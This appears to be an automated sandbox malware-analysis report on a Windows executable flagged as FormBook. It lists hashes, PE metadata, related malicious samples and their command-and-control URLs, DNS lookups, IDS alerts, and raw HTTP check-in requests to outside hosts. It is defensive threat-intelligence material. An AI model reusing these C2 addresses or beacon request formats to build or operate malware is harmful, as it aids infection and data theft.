| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 28 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.evad.winEXE@7/0@16/8 |
| EGA Information: | Failed |
| HDC Information: | • Successful, ratio: 19.7% (good quality ratio 16.8%)<br>• Quality average: 71.2%<br>• Quality standard deviation: 34.6% |
| HCA Information: | • Successful, ratio: 97%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .exe |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

No simulations

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 52.58.78.16 | mal.exe | Get hash | malicious | Browse | • www.sarahcarver.com/sm3l/?y0DdGli=yq5bXiAgrpTP0Cl4DWGobHu0GmgEguW+SJypzbO1DFimS8AGhR5rfP7J/muem3koPRQw&ixo0sr=dFQtk |
| | PO_2005042020.exe | Get hash | malicious | Browse | • www.ameri.loans/dt9v/?WJBxWP=43H5ZqapR2U2c+53UedyyCnf/tAQMSihskCSywJ+5iH1soBQckHw2KLayvSLN2TiqtAl&tFQp=7nutZ |
| | Invoice-Scancopy.docx | Get hash | malicious | Browse | • www.ess.xyz/k2m6/?-Z=5jztvT3H&eXrxUtg=48FqwwcOTpMWpKdyZvZdJZLrLfV5OyuFq874jIM8N+PC/lGntTttinAjIfEcXvLx+ei6yw== |
| | ORDER 200VPS.xlsx | Get hash | malicious | Browse | • www.aideliveryrobot.com/p2io/?bH=xikLqsOKlSWJt+SrZg8c4HdBraEMa/77ZWZXTseglAkSxnPi++5EYIqDKkXYJ2G/5JhnXw==&XV88=urL00v88onXp_ |
| | LAGIk5ic3R.exe | Get hash | malicious | Browse | • www.quickinterchangeableguitars.com/0mq2/?fDHX8=WleDGb2XfF7tUd0&o6ATq=PrDeBWOvFm4C1uiT5+TkruHjtP7PYglXMNukuC19GOh7l/zDw4hvhKpfG3R3/sFyDX1r |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 3456_RFQ998778.xlsx | Get hash | malicious | Browse | • www.jmbossvodka.com/gno4/?-ZS=YdtY2bnE57KZ5WgSsIzeA3q4iz7LDafvQmGQHnumUAAK16ZgD7FJS8vZbyZDCBBis2h0IQ==&e4=8pNH |
| | Payment_Breakdown_pdf.exe | Get hash | malicious | Browse | • www.onlineappointmentsystem.com/ons5/?3f-=nVZuwkx8QtdDg8xrBBXA1XtU0x+dB6tS53/N0IsFnt8ggCwz+Hq54W4pscUCIRDkRkLu&YR-0=y48tk6C |
| | owen.exe | Get hash | malicious | Browse | • www.syeioraom.com/a8si/?g2J4yx=-Zg4GfE&S4=2gqxBbxdCHAGZiW08HusmFGOvmsXdbr8Hht+pti8HbRhpYj5OmStbJLwswr0+a+SFvsW |
| | FASMW.EXE | Get hash | malicious | Browse | • www.elprado.life/cabq/?iZ=2di86hvH&h6R8xP=7Gl0G44haCAnuWN+7VTog1C/raccTS26kDhalZqSPKgWVaNcTe2u+1G8JtOTpBZpOa50 |
| | po_order_item_29062021.exe | Get hash | malicious | Browse | • www.monkeyhunter.com/rht3/?y0=Btx4&RV_l=AlhR87CcH+GN+plusHgdFqhLxnRwmvwNBNp0g7IcE6I1zhj/b7sMRAUJpklc7EpOOxOv |
| | Minutes of Meeting 22062021.exe | Get hash | malicious | Browse | • www.eclorui.com/u9pi/?uXR=Z6AdLL&QDHdAp=SWx04GMips4+qG0r1MuFGGrLJlmHj2ZkiaS2KvW5DkDO80Zko+5IrbiudSoPPaV6iNFo |
| | PO NEW ORDER 002001123.exe | Get hash | malicious | Browse | • www.sparktattoo.com/0mq2/?c4=IDKtp8tH&4h_hvt=idlga/P0FfYCKTBivrcOkdytvtILpJxZJlPumr4sHFEsS0Scr/u/HZg+xbKITV9CPDtJ |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Swift advice Receipt.exe | Get hash | malicious | Browse | • www.a-v-r.com/n86i/?u2MpU0a=WwYEqAm2RTF4TFg6Jp6u7CuwpfJ8oxKF4GY56fD50OPmZs5P3Qyp6f8YN06/kKU0Yzpf&1bWh=5jQLgpC8L23 |
| | eHTLcWfhgv.exe | Get hash | malicious | Browse | • www.newmopeds.com/p2io/?0R-DOx9=bSK1RxPJHkVUetqtOJ2LeA3okZHmhG3V4GZ2PZxkhAIUk0ADTbWPbz8cbf0TAQaa2gAll7xx6A==&y6A=xFQDIPbxpJaT |
| | Import Custom Duty invoice & its clearance documents.exe | Get hash | malicious | Browse | • www.cool-sil.com/iic6/?r4pT=y/kfwyw/RZwsvgZE5IY9NPvw7FTiW/OGKxX5BqNDRQj08yuVS/JTuewaC78miPUy3gtG&lR-x=DPUt3nr8mrdpDjG |
| | TT-Bank-Slip.exe | Get hash | malicious | Browse | • www.vaginalmedicine.com/m3rc/?p2=6BmCuDx6HNPQiFPRwokPcjAogbQnX9jjbIUytqHBtaq3fAyAKA3thvTVTfc9FuV2tCtq&6lM=SJEx9rv |
| | Enquiry_014821-23.exe | Get hash | malicious | Browse | • www.johnmabry.com/n86i/?zBtlQRl=Y8G/RqOPd6iMXSNDp68Mpx61scf3/6KZP+emN2XlS3BALTI1RcjlqekJnqea+Qg2WqdJDqumrQ==&-ZW=NBsHKPh0D0YP7FE |
| | SKM_4050210326102400 jpg.exe | Get hash | malicious | Browse | • www.justswap.exchange/nvj9/?4h=Cjox&2d=Gj4Cv32t3ARgUuXe7mKAQ+9mCrtvpk7DjPJ1bxEeyJuHh3fNmA6VhARMN6sncqWGGRf/ |
| | kkaH2ZEdQ1.exe | Get hash | malicious | Browse | • www.cacacece.com/ybn/?oRm8=s8YlDbK80xIp&-ZdTr=nRee68VRz3NrMycEhRd2xL3VYKU8ZPsfy7+/YZQiZ17kpYPgKQlxEGBpOHvvMJMEZLP0 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | RE Purchase Order.exe | Get hash | malicious | Browse | • www.dahumblehustla.com/u6e4/?WBZD=FcjbzBS6ioR5wNj31i3bICntrHdtVtLDdz4suCSLzvDCKJtKmLQo4u4Bo+cvT6cF9+Bm&TR-=0b08lfbHdjGhtdZp |

## Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| www.scuolatua.com | Swift-Payment_Details.xlsx | Get hash | malicious | Browse | • 62.149.128.40 |
| | Rq0Y7HegCd.exe | Get hash | malicious | Browse | • 62.149.128.40 |
| | 0FKzNO1g3P.exe | Get hash | malicious | Browse | • 62.149.128.40 |
| www.aizaibali.com | QxnlprRUTx.exe | Get hash | malicious | Browse | • 154.88.31.204 |
| | w3Qf2wBNX7.exe | Get hash | malicious | Browse | • 154.88.31.204 |
| www.ecofingers.com | d6qU4nYIEp.exe | Get hash | malicious | Browse | • 52.58.78.16 |
| | seBe6bgLTw.exe | Get hash | malicious | Browse | • 13.248.216.40 |
| | 7VGeqwDKdb.exe | Get hash | malicious | Browse | • 13.248.216.40 |

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| AMAZON-02US | S0qI7cmeOW | Get hash | malicious | Browse | • 35.75.55.55 |
| | Form BA.xlsx | Get hash | malicious | Browse | • 3.121.113.175 |
| | #6495PI-29458-2020.exe | Get hash | malicious | Browse | • 54.169.219.94 |
| | Statement SKBMT 09818.jar | Get hash | malicious | Browse | • 75.2.26.18 |
| | DCBR.msi | Get hash | malicious | Browse | • 18.228.5.161 |
| | NQBNpLezqZKv1P4.exe | Get hash | malicious | Browse | • 46.137.146.55 |
| | kkXJRT8vEl.exe | Get hash | malicious | Browse | • 52.217.42.228 |
| | kS2dqbsDwD.exe | Get hash | malicious | Browse | • 52.217.201.169 |
| | Nb2HQZZDlf.exe | Get hash | malicious | Browse | • 52.216.94.27 |
| | ovLjmo5UoE | Get hash | malicious | Browse | • 63.34.62.30 |
| | o3ZUDIEL1v | Get hash | malicious | Browse | • 18.151.13.78 |
| | D1dU3jQ1Il | Get hash | malicious | Browse | • 34.208.242.240 |
| | mal.exe | Get hash | malicious | Browse | • 52.58.78.16 |
| | vjsBNwolo9.js | Get hash | malicious | Browse | • 76.223.26.96 |
| | r3xwkKS58W.exe | Get hash | malicious | Browse | • 52.217.135.113 |
| | A7X93JRxhp | Get hash | malicious | Browse | • 54.151.74.14 |
| | 1Ds9g7CEsp | Get hash | malicious | Browse | • 13.208.189.104 |
| | XuQRPW44hi | Get hash | malicious | Browse | • 54.228.23.118 |
| | Taf5zLti30 | Get hash | malicious | Browse | • 44.231.84.110 |
| | 5qpsqg7U0G | Get hash | malicious | Browse | • 34.219.219.82 |
| ARUBA-ASNIT | Swift-Payment_Details.xlsx | Get hash | malicious | Browse | • 62.149.128.40 |
| | Xlojlgo2gb | Get hash | malicious | Browse | • 134.255.177.23 |
| | XfKsLIPLUu | Get hash | malicious | Browse | • 217.73.230.179 |
| | o0z4JJpYNf | Get hash | malicious | Browse | • 212.237.36.89 |
| | soa-032119.exe | Get hash | malicious | Browse | • 62.149.128.40 |
| | d6qU4nYIEp.exe | Get hash | malicious | Browse | • 89.46.109.25 |
| | 1Ptfo0FZUMT7hlK.exe | Get hash | malicious | Browse | • 89.46.110.19 |
| | 0VjjGsIIBB.exe | Get hash | malicious | Browse | • 217.61.51.61 |
| | WPxoHlbMVs.exe | Get hash | malicious | Browse | • 217.61.51.61 |
| | hiisl0XvrE.exe | Get hash | malicious | Browse | • 217.61.51.61 |
| | cCEP3pyVp8.exe | Get hash | malicious | Browse | • 217.61.51.61 |
| | pCCZmmulmJ.exe | Get hash | malicious | Browse | • 217.61.51.61 |
| | Rq0Y7HegCd.exe | Get hash | malicious | Browse | • 89.46.109.25 |
| | 242jQP4mQP.exe | Get hash | malicious | Browse | • 89.46.109.25 |
| | RblUKpEC0p.exe | Get hash | malicious | Browse | • 89.46.107.249 |
| | N0vpYglYpv.exe | Get hash | malicious | Browse | • 62.149.144.60 |
| | droxoUY6SU.exe | Get hash | malicious | Browse | • 62.149.144.56 |
| | 0FKzNO1g3P.exe | Get hash | malicious | Browse | • 62.149.128.40 |
| | 28Y753mbw5.exe | Get hash | malicious | Browse | • 80.88.87.243 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 7ujc2szSQX.exe | Get hash | malicious | Browse | • 80.88.87.243 |

## JA3 Fingerprints

No context

## Dropped Files

No context

# Created / dropped Files

No created / dropped files found

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386, for MS Windows |
| Entropy (8bit): | 7.939883976403979 |
| TrID: | • Win32 Executable (generic) a (10002005/4) 99.96%<br>• Generic Win/DOS Executable (2004/3) 0.02%<br>• DOS Executable Generic (2002/1) 0.02%<br>• Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00% |
| File name: | v8kZUFgdD4.exe |
| File size: | 188889 |
| MD5: | 57f3ae2842ffb5ceea386d0b97a52818 |
| SHA1: | 68423398d025d3cbbb944ee4c3cea5501df67761 |
| SHA256: | a0c7b3d44a5cfcda917fc80c099da5ab3de582ff7c24f1373b4bd25f88d61e52 |
| SHA512: | f398186c2f5adb9726aac3aead8289abc9288404b4b39dbabc66494a77b0160ca560cf52c9f76b15b34619f150f516a74db96db967f75942f3c9f325c5da4a81 |
| SSDEEP: | 3072:TwjHmsbeuEz5qDDOapMygfwt3AA4fce6/1DQj5U+FS8EoESO:TwjHFrtYwxAAMu/1cj51FSDdSO |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l..{(dl((dl((dl(.{g()dl(.xb( dl(.{f(?dl(!..(#dl((dm(.dl(!..()dl(!..()dl(Rich(dl(.....PE..L....~.`..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 00828e8e8686b000 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x40205a |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED |
| DLL Characteristics: | TERMINAL_SERVER_AWARE |
| Time Stamp: | 0x60F97EF0 [Thu Jul 22 14:21:36 2021 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | |
| OS Version Major: | 5 |
| OS Version Minor: | 0 |

### General

| | |
|---|---|
| File Version Major: | 5 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 5 |
| Subsystem Version Minor: | 0 |
| Import Hash: | 91ecb5a25c0109a651f89e2d72e3496d |

### Entrypoint Preview

### Rich Headers

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x1000 | 0x341c | 0x3600 | False | 0.580005787037 | data | 6.26349761527 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rdata | 0x5000 | 0x964 | 0xa00 | False | 0.44921875 | data | 5.07425103063 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .data | 0x6000 | 0x698 | 0x400 | False | 0.2001953125 | data | 1.23908157506 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |

### Imports

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 07/22/21-17:43:18.792527 | TCP | 2031453 | ET TROJAN FormBook CnC Checkin (GET) | 49748 | 80 | 192.168.2.6 | 34.102.136.180 |
| 07/22/21-17:43:18.792527 | TCP | 2031449 | ET TROJAN FormBook CnC Checkin (GET) | 49748 | 80 | 192.168.2.6 | 34.102.136.180 |
| 07/22/21-17:43:18.792527 | TCP | 2031412 | ET TROJAN FormBook CnC Checkin (GET) | 49748 | 80 | 192.168.2.6 | 34.102.136.180 |
| 07/22/21-17:43:18.931600 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49748 | 34.102.136.180 | 192.168.2.6 |
| 07/22/21-17:43:31.750777 | ICMP | 402 | ICMP Destination Unreachable Port Unreachable | | | 192.168.2.6 | 8.8.8.8 |
| 07/22/21-17:43:36.803444 | TCP | 2031453 | ET TROJAN FormBook CnC Checkin (GET) | 49753 | 80 | 192.168.2.6 | 52.58.78.16 |
| 07/22/21-17:43:36.803444 | TCP | 2031449 | ET TROJAN FormBook CnC Checkin (GET) | 49753 | 80 | 192.168.2.6 | 52.58.78.16 |
| 07/22/21-17:43:36.803444 | TCP | 2031412 | ET TROJAN FormBook CnC Checkin (GET) | 49753 | 80 | 192.168.2.6 | 52.58.78.16 |
| 07/22/21-17:43:47.172087 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49758 | 34.102.136.180 | 192.168.2.6 |
| 07/22/21-17:44:09.256104 | TCP | 2031453 | ET TROJAN FormBook CnC Checkin (GET) | 49762 | 80 | 192.168.2.6 | 103.138.88.11 |
| 07/22/21-17:44:09.256104 | TCP | 2031449 | ET TROJAN FormBook CnC Checkin (GET) | 49762 | 80 | 192.168.2.6 | 103.138.88.11 |
| 07/22/21-17:44:09.256104 | TCP | 2031412 | ET TROJAN FormBook CnC Checkin (GET) | 49762 | 80 | 192.168.2.6 | 103.138.88.11 |
| 07/22/21-17:44:14.927140 | TCP | 2031453 | ET TROJAN FormBook CnC Checkin (GET) | 49763 | 80 | 192.168.2.6 | 162.241.62.54 |
| 07/22/21-17:44:14.927140 | TCP | 2031449 | ET TROJAN FormBook CnC Checkin (GET) | 49763 | 80 | 192.168.2.6 | 162.241.62.54 |
| 07/22/21-17:44:14.927140 | TCP | 2031412 | ET TROJAN FormBook CnC Checkin (GET) | 49763 | 80 | 192.168.2.6 | 162.241.62.54 |

## Network Port Distribution

## TCP Packets

## UDP Packets

## ICMP Packets

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Jul 22, 2021 17:43:11.126398087 CEST | 192.168.2.6 | 8.8.8.8 | 0x1866 | Standard query (0) | www.aizaibali.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:14.429198027 CEST | 192.168.2.6 | 8.8.8.8 | 0xd048 | Standard query (0) | www.aizaibali.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:18.265986919 CEST | 192.168.2.6 | 8.8.8.8 | 0x82af | Standard query (0) | www.extinctionbrews.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:23.938721895 CEST | 192.168.2.6 | 8.8.8.8 | 0x64c8 | Standard query (0) | www.doityourselfism.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:29.505934000 CEST | 192.168.2.6 | 8.8.8.8 | 0xac29 | Standard query (0) | www.xn--vuq722jwngjre.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:30.544126987 CEST | 192.168.2.6 | 8.8.8.8 | 0xac29 | Standard query (0) | www.xn--vuq722jwngjre.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:31.544264078 CEST | 192.168.2.6 | 8.8.8.8 | 0xac29 | Standard query (0) | www.xn--vuq722jwngjre.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:36.693537951 CEST | 192.168.2.6 | 8.8.8.8 | 0xe600 | Standard query (0) | www.ecofingers.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:46.928169966 CEST | 192.168.2.6 | 8.8.8.8 | 0xef2d | Standard query (0) | www.invisiongc.net | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:52.184102058 CEST | 192.168.2.6 | 8.8.8.8 | 0x3cef | Standard query (0) | www.oikoschain.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:57.417082071 CEST | 192.168.2.6 | 8.8.8.8 | 0xfbfc | Standard query (0) | www.findfoodshop.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:03.409462929 CEST | 192.168.2.6 | 8.8.8.8 | 0xa966 | Standard query (0) | www.scuolatua.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:08.630681038 CEST | 192.168.2.6 | 8.8.8.8 | 0x71e5 | Standard query (0) | www.okinawarongnho.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:14.569951057 CEST | 192.168.2.6 | 8.8.8.8 | 0xf647 | Standard query (0) | www.jorgeporcayo.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:20.458342075 CEST | 192.168.2.6 | 8.8.8.8 | 0x9ea4 | Standard query (0) | www.wthcoffee.com | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:25.974387884 CEST | 192.168.2.6 | 8.8.8.8 | 0x669d | Standard query (0) | www.cwdelrio.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Jul 22, 2021 17:43:11.337713003 CEST | 8.8.8.8 | 192.168.2.6 | 0x1866 | No error (0) | www.aizaibali.com | | 154.88.31.204 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:14.637433052 CEST | 8.8.8.8 | 192.168.2.6 | 0xd048 | No error (0) | www.aizaibali.com | | 154.88.31.204 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:18.327318907 CEST | 8.8.8.8 | 192.168.2.6 | 0x82af | No error (0) | www.extinctionbrews.com | extinctionbrews.com | | CNAME (Canonical name) | IN (0x0001) |
| Jul 22, 2021 17:43:18.327318907 CEST | 8.8.8.8 | 192.168.2.6 | 0x82af | No error (0) | extinctionbrews.com | | 34.102.136.180 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:24.086940050 CEST | 8.8.8.8 | 192.168.2.6 | 0x64c8 | No error (0) | www.doityourselfism.com | doityourselfism.com | | CNAME (Canonical name) | IN (0x0001) |
| Jul 22, 2021 17:43:24.086940050 CEST | 8.8.8.8 | 192.168.2.6 | 0x64c8 | No error (0) | doityourselfism.com | | 169.62.77.158 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:31.679512024 CEST | 8.8.8.8 | 192.168.2.6 | 0xac29 | Server failure (2) | www.xn--vuq722jwngjre.com | none | none | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:31.749258995 CEST | 8.8.8.8 | 192.168.2.6 | 0xac29 | Server failure (2) | www.xn--vuq722jwngjre.com | none | none | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:32.341495037 CEST | 8.8.8.8 | 192.168.2.6 | 0xac29 | Server failure (2) | www.xn--vuq722jwngjre.com | none | none | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:36.758774996 CEST | 8.8.8.8 | 192.168.2.6 | 0xe600 | No error (0) | www.ecofingers.com | | 52.58.78.16 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Jul 22, 2021 17:43:46.989679098 CEST | 8.8.8.8 | 192.168.2.6 | 0xef2d | No error (0) | www.invisiongc.net | invisiongc.net | | CNAME (Canonical name) | IN (0x0001) |
| Jul 22, 2021 17:43:46.989679098 CEST | 8.8.8.8 | 192.168.2.6 | 0xef2d | No error (0) | invisiongc.net | | 34.102.136.180 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:52.401670933 CEST | 8.8.8.8 | 192.168.2.6 | 0x3cef | Name error (3) | www.oikoschain.com | none | none | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:43:57.807579994 CEST | 8.8.8.8 | 192.168.2.6 | 0xfbfc | No error (0) | www.findfoodshop.com | | 119.59.120.26 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:03.471841097 CEST | 8.8.8.8 | 192.168.2.6 | 0xa966 | No error (0) | www.scuolatua.com | | 62.149.128.40 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:08.993699074 CEST | 8.8.8.8 | 192.168.2.6 | 0x71e5 | No error (0) | www.okinawarongnho.com | okinawarongnho.com | | CNAME (Canonical name) | IN (0x0001) |
| Jul 22, 2021 17:44:08.993699074 CEST | 8.8.8.8 | 192.168.2.6 | 0x71e5 | No error (0) | okinawarongnho.com | | 103.138.88.11 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:14.755909920 CEST | 8.8.8.8 | 192.168.2.6 | 0xf647 | No error (0) | www.jorgeporcayo.com | jorgeporcayo.com | | CNAME (Canonical name) | IN (0x0001) |
| Jul 22, 2021 17:44:14.755909920 CEST | 8.8.8.8 | 192.168.2.6 | 0xf647 | No error (0) | jorgeporcayo.com | | 162.241.62.54 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:20.523808956 CEST | 8.8.8.8 | 192.168.2.6 | 0x9ea4 | No error (0) | www.wthcoffee.com | wthcoffee.com | | CNAME (Canonical name) | IN (0x0001) |
| Jul 22, 2021 17:44:20.523808956 CEST | 8.8.8.8 | 192.168.2.6 | 0x9ea4 | No error (0) | wthcoffee.com | | 184.168.131.241 | A (IP address) | IN (0x0001) |
| Jul 22, 2021 17:44:26.063608885 CEST | 8.8.8.8 | 192.168.2.6 | 0x669d | Name error (3) | www.cwdelrio.com | none | none | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- www.extinctionbrews.com
- www.doityourselfism.com
- www.ecofingers.com
- www.invisiongc.net
- www.findfoodshop.com
- www.scuolatua.com
- www.okinawarongnho.com
- www.jorgeporcayo.com

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.6 | 49748 | 34.102.136.180 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:43:18.792526960 CEST | 4239 | OUT | GET /dy8g/?i0GDM=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoGP3cSH4hj9/IphBwA==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.extinctionbrews.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:43:18.931600094 CEST | 4240 | IN | HTTP/1.1 403 Forbidden<br>Server: openresty<br>Date: Thu, 22 Jul 2021 15:43:18 GMT<br>Content-Type: text/html<br>Content-Length: 275<br>ETag: "60ef6789-113"<br>Via: 1.1 google<br>Connection: close<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.6 | 49752 | 169.62.77.158 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:43:24.283298969 CEST | 7468 | OUT | GET /dy8g/?i0GDM=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.doityourselfism.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jul 22, 2021 17:43:24.475476027 CEST | 7469 | IN | HTTP/1.1 302 Found<br>Date: Thu, 22 Jul 2021 15:43:24 GMT<br>Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 mod_apreq2-20090110/2.8.0 mod_perl/2.0.11 Perl/v5.16.3<br>Location: http://ww1.doityourselfism.com/?i0GDM=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&0X=C6Ah3vPx<br>Content-Length: 314<br>Connection: close<br>Content-Type: text/html; charset=iso-8859-1<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 31 2e 64 6f 69 74 79 6f 75 72 73 65 6c 66 69 73 6d 2e 63 6f 6d 2f 3f 69 30 47 44 4d 3d 59 34 4a 42 66 42 6a 42 4b 4d 47 7a 62 55 7a 72 4e 75 2b 41 52 4c 4b 34 5a 51 61 62 2b 64 61 70 31 6b 71 34 30 59 53 76 71 53 7a 79 4a 2f 6d 66 52 67 34 55 39 2b 4c 7a 31 65 4b 4a 66 52 4c 4b 33 63 41 6d 61 61 30 62 6b 77 3d 3d 26 61 6d 70 3b 30 58 3d 43 36 41 68 33 76 50 78 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: 